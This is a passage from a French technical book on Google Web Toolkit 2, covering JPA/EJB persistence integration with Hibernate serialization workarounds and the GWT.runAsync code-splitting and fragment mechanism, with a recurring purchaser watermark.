Pour ceux qui ne maîtriseraient pas spécialement le standard JPA, nous devons également fournir un fichier de configuration XML pointant vers la base de données (appelée également unité de persistance). Ce fichier est localisé dans le chemin des ressources et la base utilisée est HSQLDB. C'est une base légère orientée fichiers et fournie par défaut dans OpenEJB.

```
<persistence version="1.0"
             xmlns="http://java.sun.com/xml/ns/persistence"
             xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
             xsi:schemaLocation="http://java.sun.com/xml/ns/persistence
                   http://java.sun.com/xml/ns/persistence/persistence_1_0.xsd">
  <persistence-unit name="dossiers-unit">
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
    <provider>org.hibernate.ejb.HibernatePersistence</provider>
    <jta-data-source>dossiersDatabase</jta-data-source>
    <non-jta-data-source>dossiersDatabaseUnmanaged</non-jta-data-source>
    <properties>
      <!–Le schéma de la base est créé automatiquement en fonction du mapping -->
      <property name="hibernate.hbm2ddl.auto" value="create-drop"/>
      <property name="hibernate.transaction.manager_lookup_class"
                value="org.apache.openejb.hibernate.TransactionManagerLookup"/>
    </properties>
  </persistence-unit>
</persistence>
```

Et voilà, l'application est complète. Avant de pouvoir l'exécuter, il faut packager un fichier JAR très spécial. N'oubliez pas que GWT requiert la présence du code source pour toute classe hébergée dans le package client. Les annotations JPA sont soumises à cette même règle. Nous devons donc fournir l'ensemble des API EJB 3 et JPA sous peine de provoquer l'erreur suivante :

```
[java] Compiling module com.dng.derpc.DirectEvalRPC
   [java]  Validating newly compiled units
   [java]     [ERROR] Errors in 'file:/C:/java/projects/DirectEvalRPC/src/com/
dng/derpc/shared/DossierServiceRemote.java'
   [java]     [ERROR] Line 21: The import javax.ejb.Remote cannot be resolved
   [java]     [ERROR] Line 32: Remote cannot be resolved to a type
   [java]  Finding entry point classes
   [java]     [ERROR] Unable to find type 'com.dng.derpc.client.DirectEvalRPC'
   [java]     [ERROR] Hint: Previous compiler errors may have made this type
unavailable
```

Nous préparons donc un fichier JAR nommé `ejb3sources.jar` contenant les sources de l'API EJB 3 (celles-ci ne sont pas compilées par GWT lorsqu'il s'agit d'annotations) et l'insérons dans le `classpath`, sans oublier de modifier le fichier de configuration.

```
<?xml version="1.0" encoding="UTF-8"?>
<module rename-to='directevalrpc'>
  <inherits name='com.google.gwt.user.User'/>
  <inherits name='javax.Persistence'/>
(…)
</module>
```

Lorsque nous exécutons l'application, le client insère un dossier dans la base et nous le renvoie dans la foulée via une requête JPQL.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00




Figure 8–5
Appel du composant EJB en mode développement

Le problème des classes instrumentées

Nous allons compliquer un peu cet exemple en liant un dossier à plusieurs clients. Lorsqu'on récupère un dossier, nous souhaitons obtenir la liste des clients associés.

L'entité `Dossier` devient :

```
@Entity
public class Dossier implements Serializable {

      @Id
      @GeneratedValue(strategy = GenerationType.AUTO)
      private long id;
      private String nom;
      private String prenom;
      private boolean actif;
      private String dateNaissance;

      @OneToMany(fetch=FetchType.EAGER)
      List<Client> clients = new ArrayList<Client>();

      public List<Client> getClients() {
         return clients;
      }
      public void setClients(List<Client> list) {
         this.clients = list;
      }

      public Dossier() {
      }

      public Dossier(String nom, String prenom, boolean actif) {
         this.nom = nom;
         this.prenom = prenom;
         this.actif = actif;
      }
    // Autres champs de la classe Dossier
}
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

La classe `Client` est une entité très simple :

```
@Entity
public class Client {
      @Id
      @GeneratedValue(strategy = GenerationType.AUTO)
      private long id;
      String name = System.currentTimeMillis() + "";

      public String getName() {
         return name;
      }

      public void setName(String name) {
         this.name = name;
      }

}
```

Cette fois, lorsque nous lançons la compilation GWT sur l'application EJB précédente, une exception est levée.

```
Exception Caused by:
com.google.gwt.user.client.rpc.SerializationException: Type
'org.hibernate.collection.PersistentBag' was not included in the set of
types which can be serialized by this SerializationPolicy or its Class
object could not be loaded. For security purposes, this type will not be
serialized.
```

La démarche précédente d'intégration EJB et GWT que nous vous avons présentée fonctionne parfaitement lorsqu'aucune instrumentation de code n'intervient. L'instrumentation de code est le procédé qui permet à certains ORM (pour ne pas dire tous) d'effectuer la détection automatique d'état ou le chargement différé d'objet (appelé également *lazy loading*).

Dans ce cas précis, Hibernate retourne une classe dérivée de la classe d'origine et instrumentée en mémoire pour ajouter des informations techniques à l'objet. GWT est alors perdu. À la compilation, celui-ci a besoin de maîtriser le périmètre exact des types utilisés par notre application côté client, non seulement pour des raisons de sécurité, mais surtout pour pouvoir désérialiser correctement l'objet en JavaScript dans son type réel en cas d'échange RPC.

C'est toute la différence entre la sérialisation GWT et la sérialisation Java. En Java, tout objet devient sérialisable à partir du moment où il dérive de l'interface `java.io.Serializable`. En GWT, les choses sont beaucoup plus complexes du fait de la conversion JavaScript.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Il existe de nombreuses parades à ce problème bien connu, même s'il faut avouer qu'aucune ne reproduit fidèlement ce qu'on effectue habituellement avec un client riche Java. Toutes ces solutions sont décrites dans une page dédiée de la documentation GWT : http://code.google.com/intl/fr-FR/webtoolkit/articles/using_gwt_with_hibernate.html

La première bonne pratique consiste à utiliser le design pattern DTO (*Data Transfer Object*) appelé encore VO (*Value Object*). Ce motif de conception revient à copier nos entités JPA dans des objets Java basiques sérialisables en GWT. Dans l'exemple précédent, nous aurions simplement à convertir la liste persistante Hibernate en collection Java classique.

C'est au passage un argument en faveur de l'encapsulation RPC GWT (comparé au mécanisme générique à base de dispatcher). Car plutôt que de polluer les implémentations de services EJB avec des contraintes GWT, nous pouvons réaliser cette traduction au sein de la couche RPC :

Classe MyDossierServiceImpl.java (dérive de RemoteServiceServlet)

```
(…)
    @Override
    public List<Dossier> getDossiers() throws Exception {
     // Une fois la requête JPA effectuée, cette liste devient du type
     // hibernate.PersitentBag, donc non sérialisable
     List<Dossier> listPersistentDossier= myBean.getDossiers();
     // On copie nos Dossiers en DossierDTO d'une des listes vers l'autre
     List<DossierDTO> listDossiers = new ArrayList<DossierDTO>();
     for (Dossier d : listPersistentDossier) {
       listDossiers.add(new DossierDTO(dossier.getNom(),dossier.getPrenom()));
     }
     return d;
    }
(…)
```

Notez que cette approche peut devenir très lourde lorsque le modèle objet est complexe. Cependant, elle a tout de même le mérite de renvoyer côté client uniquement les objets nécessaires à l'interface graphique (gardez à l'esprit les contraintes de sérialisation JavaScript). Il existe également des outils permettant de créer automatiquement pour vous la couche DTO (Dozer ou BeanLib).

L'autre approche consiste à mettre en place un filtre chargé de nettoyer, après le chargement d'un graphe Hibernate, les types considérés exotiques par GWT. Voici l'exemple d'un filtre qu'on pourrait appliquer de manière récursive avant et après chaque invocation RPC mettant en œuvre des objets persistants :

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
public class HibernateFilter {

  // Racine de l'instance à utiliser pour le filtre
  public static Object filter(Object instance) {
    if (instance == null) {
      return instance;
    }
    // Tout objet de type PersistentSet est converti dans un HashSet
    if (instance instanceof PersistentSet) {
      HashSet<Object> hashSet = new HashSet<Object>();
      PersistentSet persSet = (PersistentSet) instance;
      if (persSet.wasInitialized()) {
        hashSet.addAll(persSet);
      }
      return hashSet;
    }
    if (instance instanceof PersistentList) {
      ArrayList<Object> arrayList = new ArrayList<Object>();
      PersistentList persList = (PersistentList) instance;
      if (persList.wasInitialized()) {
        arrayList.addAll(persList);
      }
      return arrayList;
    }
    if (instance instanceof PersistentBag) {
      ArrayList<Object> arrayList = new ArrayList<Object>();
      PersistentBag persBag = (PersistentBag) instance;
      if (persBag.wasInitialized()) {
        arrayList.addAll(persBag);
      }
      return arrayList;
    }
    if (instance instanceof PersistentMap) {
      HashMap<Object, Object> hashMap = new HashMap<Object, Object>();
      PersistentMap persMap = (PersistentMap) instance;
      if (persMap.wasInitialized()) {
        hashMap.putAll(persMap);
      }
      return hashMap;
    }

    // À remplacer par contains("javaassist") en fonction de l'outil
    // d'instrumentation Hibernate utilisé
    if (instance.getClass().getName().contains("CGLIB")) {
      // Tout objet non chargé (Lazy Loading) est du type HibernateProxy
      // si l'instance est initialisée
      if (Hibernate.isInitialized(instance)) {
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
        try {
          HibernateProxy hp = (HibernateProxy) instance;
          LazyInitializer li = hp.getHibernateLazyInitializer();
          log.warn("On The Fly initialization: "
              + li.getEntityName());
          // Un proxy étant une classe qui encapsule une implémentation
          // nous renvoyons l'implémentation plutôt que la classe
          // "exotique" du proxy
          return li.getImplementation();

        } catch (ClassCastException c) {
          return null;
        }

      } else {
        // Si l'instance n'est pas initialisée, cela signifie que la requête
        // JPQL ne souhaite pas charger cet objet de la base de données. Dans
        // ce cas, on remplace cette instance exotique de proxy (non
        // sérialisable en GWT) par null
        return null;
      }
    }
        // C'est une instance "normale" sérialisable en GWT
    return instance;
  }

}
```

Où pourrait-on insérer ce filtre ? L'idéal serait un endroit par où transiteraient toutes les requêtes RPC. Cela pourrait être au sein d'une sous-classe de RPC (une méthode `getTargetObject()` est prévue) ou via des mécanismes d'AOP (programmation par aspects).

En revanche, en effectuant cela, il faut bien être conscient que nous perdons certaines fonctionnalités propres à Hibernate, notamment la gestion automatique de l'état persistant (*State Tracking*). Ce procédé permet de mémoriser pour vous les modifications opérées sur un graphe d'objets afin d'optimiser les mises à jour futures en cascade. Nous modifions également la sémantique du *lazy loading*, car non chargé ne signifie pas `null`.

Par ailleurs, il est légitime de se poser la question des performances lorsqu'on ajoute comme ceci une étape de filtre supplémentaire avant l'envoi du graphe objet sur le client. Pour cela, on peut limiter la taille des messages, mais aussi utiliser un procédé appelé sérialiseur de messages personnalisés ou *Custom Field Serializer* en anglais. Ceux-ci interviennent dès la phase de sérialisation et permettent d'insérer un traitement spécifique de sérialisation dès qu'un type particulier est détecté.

En bref, vous aurez compris que la gestion de la persistance dans le monde GWT n'est pas neutre. Avant tout choix d'outil ou de framework, il convient d'analyser très précisément les besoins et la nature de vos cas d'utilisation. Les différents scénarios précédents répondent à la plupart des besoins.

Intégration des protocoles RMI, Corba et Soap

L'intégration de protocoles tels que RMI (*Remote Method Invocation*), Corba ou Soap, pour les services web, s'effectue sur le même principe que la délégation d'appels précédente. À partir du moment où vous êtes capable d'invoquer côté serveur un de ces trois protocoles, il suffit de fournir, côté GWT, une passerelle RPC (générique ou non), jouant le rôle d'intermédiaire entre les deux mondes.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

9

Le chargement à la demande

Le chargement à la demande est sans conteste la nouveauté la plus marquante de GWT 2. Jusqu'alors, la barrière de la création d'un fichier JavaScript monolithique était un frein au développement d'applications complexes. Plus l'application était importante, plus le JavaScript produit était volumineux. Le chargement à la demande est une bouffée d'oxygène pour GWT, qui est désormais capable de charger progressivement des scripts de manière différée au moment où l'utilisateur active un traitement ou navigue dans l'application.

Ce chapitre présente le principe de la fragmentation de code, tout en insistant sur les bonnes pratiques d'utilisation. Comme toute technique, certains pièges sont à éviter.

Principe général


GWT part du principe qu'on ne paye que ce qu'on utilise. Or, ce slogan est efficace lorsqu'on lui associe une application de taille moyenne. Plus la complexité et la taille de l'application augmentent, plus cette formule constitue un frein au développement et aux évolutions futures. Aucun navigateur, même dans les meilleures conditions, ne sait charger rapidement un fichier JavaScript de plusieurs mégaoctets.

De nombreuses applications développées avec les premières versions de GWT ont dû faire face à ce dilemme. Continuer à grossir au risque d'imploser ou modulariser pour mieux maîtriser la taille du JavaScript.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Voici un graphique illustrant le principe de la fragmentation du code JavaScript :

Figure 9–1
Fragmentation du JavaScript



Sans l'apport de la fragmentation de code et du chargement à la demande, GWT n'aurait pu prétendre gérer d'importantes applications. Gardez à l'esprit que même une application multimodule crée un unique fichier JavaScript. Le fait d'utiliser plusieurs modules ne vous prémunit pas contre la taille du script produit.

Lorsque le compilateur crée une application GWT, il construit un arbre syntaxique complet intégrant l'ensemble des dépendances associées à un module donné. Une fois cet arbre chargé en mémoire, il effectue plusieurs optimisations et produit en sortie un fichier JavaScript.

Le chargement à la demande ou fragmentation est un mécanisme proposé par GWT 2 et dont l'objectif est de scinder le code Java en plaçant manuellement des points de rupture. L'idée est de produire non plus un, mais plusieurs fichiers ou fragments de code JavaScript. De cette manière, lorsque l'utilisateur navigue au sein de l'application, le navigateur charge au fil de l'eau les fragments de code manquants, un peu à la manière d'un chargeur de classes Java (ClassLoader).

Pour mieux comprendre l'intérêt de la fragmentation, voici une illustration du principe à travers deux arbres syntaxiques. Le premier est un arbre représentant un code monolithique, le second est la résultante d'une fragmentation.

Le passage du mode monolithique au mode fragmenté s'effectue à l'aide de l'instruction `GWT.runAsync()`. Cette nouvelle fonction de la classe `GWT`, tout comme `GWT.create()` avec la liaison différée, est un sucre syntaxique. Le compilateur divise le code en fragments lorsqu'il détecte cette expression.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00




Figure 9–2
Arbre syntaxique et points de rupture

Pour un code normal, nous écririons avant fragmentation :

```
public class Hello implements EntryPoint {
  public void onModuleLoad() {
    Button b = new Button("Cliquez moi", new ClickHandler() {
      public void onClick(ClickEvent event) {
        Window.alert("Hello L'ami Sami");
      }
    }); // On ajoute ensuite le bouton au RootPanel
  }}
```

Pour un code fragmenté `GWT.runAsync()`, nous écrirons :

```
public class Hello implements EntryPoint {
  public void onModuleLoad() {
    Button b = new Button("Click me", new ClickHandler() {
      public void onClick(ClickEvent event) {
        GWT.runAsync(new RunAsyncCallback() {
          public void onFailure(Throwable caught) {
            Window.alert("Le téléchargement du JavaScript a échoué");
          }

          public void onSuccess() {
            Window.alert("Hello L'ami Sami");
          }
        });
      }
    }); // On ajoute ensuite le bouton au RootPanel
}}}
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Gardez à l'esprit le sacro-saint slogan de GWT : tout traitement impliquant un échange avec le serveur s'opère via des services asynchrones. La fragmentation ne déroge pas à cette règle. Le développeur doit encadrer son appel avec un gestionnaire de type `RunAsyncCallBack` proposant deux méthodes, `onSuccess()` et `onFailure()`. La première est appelée lorsque le code du fragment a bien été téléchargé. La seconde est invoquée lorsque le serveur n'a pu fournir le fichier JavaScript.

Lors de la compilation de la version fragmentée, plusieurs fichiers sont créés dans le répertoire de sortie tel qu'illustré par la figure suivante.




Figure 9–3
Structure des fichiers de permutations et répertoires après fragmentation

Les fragments sont numérotés `1.cache.js` et `2.cache.js`, et placés dans le répertoire `defferedjs/`. Lorsqu'on affiche le contenu de ces scripts, on peut s'apercevoir que la ligne `window.alert()` a été déplacée dans le second fragment. Cela signifie que lors du lancement de l'application, tout le code de l'application est chargé, excepté celui présent dans le gestionnaire `GWT.runAsync()`, c'est-à-dire l'appel à `window.alert()` et la chaîne de caractères `Hello l'ami Sami`.


Pour s'en convaincre, lançons Firebug et traçons les échanges entre client et serveur.

La trace Firebug est sans équivoque. Le chargement à la demande est une véritable aubaine pour ceux qui développent d'importants progiciels de gestion autour de GWT. Ce mécanisme réduit d'autant les délais de lancement de l'application et diffère l'exécution des autres modules.

Il est vrai que les choses auraient été plus simples si GWT avait pu créer les points de rupture automatiquement à la place du développeur. Non seulement ce n'est pas le cas pour des raisons techniques (après tout, un compilateur n'est pas un développeur), mais le développeur doit maîtriser les contours et les dépendances de son code pour mieux le fragmenter.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Figure 9–4
Flux HTTP échangés après fragmentation



À RETENIR Quel rapport existe-t-il entre un module et un fragment ?

Il est très important de comprendre que la notion de module n'a rien à voir avec celle de fragment. Dans la pratique, on pourra retrouver pour un module plusieurs fragments ou plusieurs modules pour un même fragment. Un fragment est une représentation physique, un module est un regroupement logique.

Les types de fragments

Il est essentiel de comprendre la portée et le contenu des différents types de fragments pour mieux optimiser les points de rupture.

Il existe trois types de fragments :


- Le fragment initial : nommé `<clé-md5>.cache.html`, il contient tout le code nécessaire au chargement de l'application (classes du framework GWT utilisées, collections, chaînes de caractères, etc.). Ce sera le fragment à optimiser pour réduire le temps de chargement d'une application.
- Les fragments exclusifs : le code contenu dans ces fichiers est propre à ces fragments et se suffit à lui-même, d'où le terme exclusif. Plus l'application est modulaire et bien compartimentée, plus les fragments exclusifs seront équilibrés.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

- Le fragment partagé, appelé aussi *leftovers* : toutes les classes partagées par les fragments exclusifs se trouvent dans ce fragment. Notez que le fragment initial ne possède aucune dépendance avec le fragment partagé. L'objectif sera de régler les points de rupture de telle sorte que le fragment partagé ne devienne pas obèse et une sorte de fourre-tout monolithique.

Ces trois types de fragments sont créés par le compilateur en fonction des dépendances existant entre les classes dans le code Java. L'intérêt des fragments exclusifs réside dans le fait qu'ils peuvent être chargés à n'importe quel moment, dans n'importe quel ordre. Le fragment partagé, lui, intervient généralement après le chargement du premier fragment exclusif.

Figure 9–5
Différents types de fragments



Voyons concrètement une illustration des différents types de fragments produits dans le code suivant. Pour chaque instruction `GWT.runAsync()`, un fragment est créé, que la méthode `onSuccess()` soit vide ou volumineuse.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00




Figure 9–6
Relation entre le code et les fragments

Le reste des classes est fourni dans le listing suivant ; notez bien la dépendance entre `SplitClass2` et `SharedClass`.

```
class SplitClass1 {
      private String s;

      public SplitClass1(String s) {
         this.s = s;
      }

      public String getString() {
         return this.s;
      }
}

class SplitClass2 {
      private String s;

      public SplitClass2(String s) {
         this.s = new SharedClass(s).getString();
      }

      public String getString() {
         return this.s;
      }
}
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
class SharedClass {
      private String s;

      public SharedClass(String s) {
         this.s = s;
      }
      public String getString() {
         return this.s ;
      }
}
```

Comme nous l'avons évoqué précédemment, GWT crée également et automatiquement un quatrième fragment, `4.js`, contenant les classes partagées, en l'occurrence la classe `SharedClass`.

Sur la base de l'exposé précédent concernant les fragments exclusifs et partagés, vous aurez compris que la classe `SplitClass1` se trouve dans le fragment exclusif `1.js`. Quant à `SplitClass2,` elle se situe dans le fragment exclusif `2.js`, qui contient peu de code, vu que `SharedClass` a été préalablement chargée par `4.js` du fait de sa dépendance avec `SplitClass2`.




Figure 9–7
JavaScript généré dans les fragments

Voici sous Firebug la séquence d'appels, en supposant qu'on ait activé les différents événements.




Figure 9–8
Ordre et séquence de chargement des permutations

Une fois le principe maîtrisé, il est assez facile d'imaginer la séquence de chargement et le contenu de nos fragments. Tout l'enjeu de cette analyse sera de :

- réduire au maximum la taille du chargement initial ;
- réduire le nombre de classes partagées.

Réduire la taille du chargement initial consiste à isoler les classes nécessaires au chargement de l'écran initial (affichage des menus, panneaux centraux ou fenêtre de connexion). Pour cela, l'écran initial devra être découplé du reste des fonctionnalités.

Quant à la réduction du nombre de classes partagées, nous avons vu que le compilateur effectuait déjà une première passe en les isolant dans des fragments dédiés. Toutefois, plus le code ressemblera à un plat de spaghetti, plus il sera dans l'incapacité d'équilibrer efficacement la taille des fragments.

Imaginez cette gymnastique intellectuelle à l'échelle de centaines de milliers de lignes de code avec des dépendances à n'en plus finir et vous aurez compris qu'un outil est indispensable.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Positionner efficacement les points de rupture

Mieux fragmenter signifie mieux maîtriser la taille du fichier de permutation. Diviser pour régner requiert des réglages et une connaissance très fine du résultat de la compilation. On pourrait penser a priori que toute dépendance vers un module externe peut faire l'objet d'un point de rupture, mais il n'en est rien. Nous l'avons déjà indiqué : un module ne signifie pas un fragment et gardez à l'esprit qu'un module Java peut être réduit de 99 % une fois traduit en JavaScript.

Prenons un exemple concret d'application pour laquelle l'analyse des dépendances va s'avérer utile (l'exemple est évidemment simplifié pour plus de clarté).

Cette application est une sorte de progiciel intégré (ERP) fournissant plusieurs briques fonctionnelles dont un module CRM (gestion de la relation client) et un module financier. Chaque module, de par sa taille est en soi une application à part entière. Lorsque l'utilisateur sélectionne un client ou un prospect dans le module financier, il affiche le détail d'un client. Or, le détail est une opération entièrement à la charge du module CRM (qui peut d'ailleurs être activé de manière autonome).




Figure 9–9
L'exemple d'application CRM

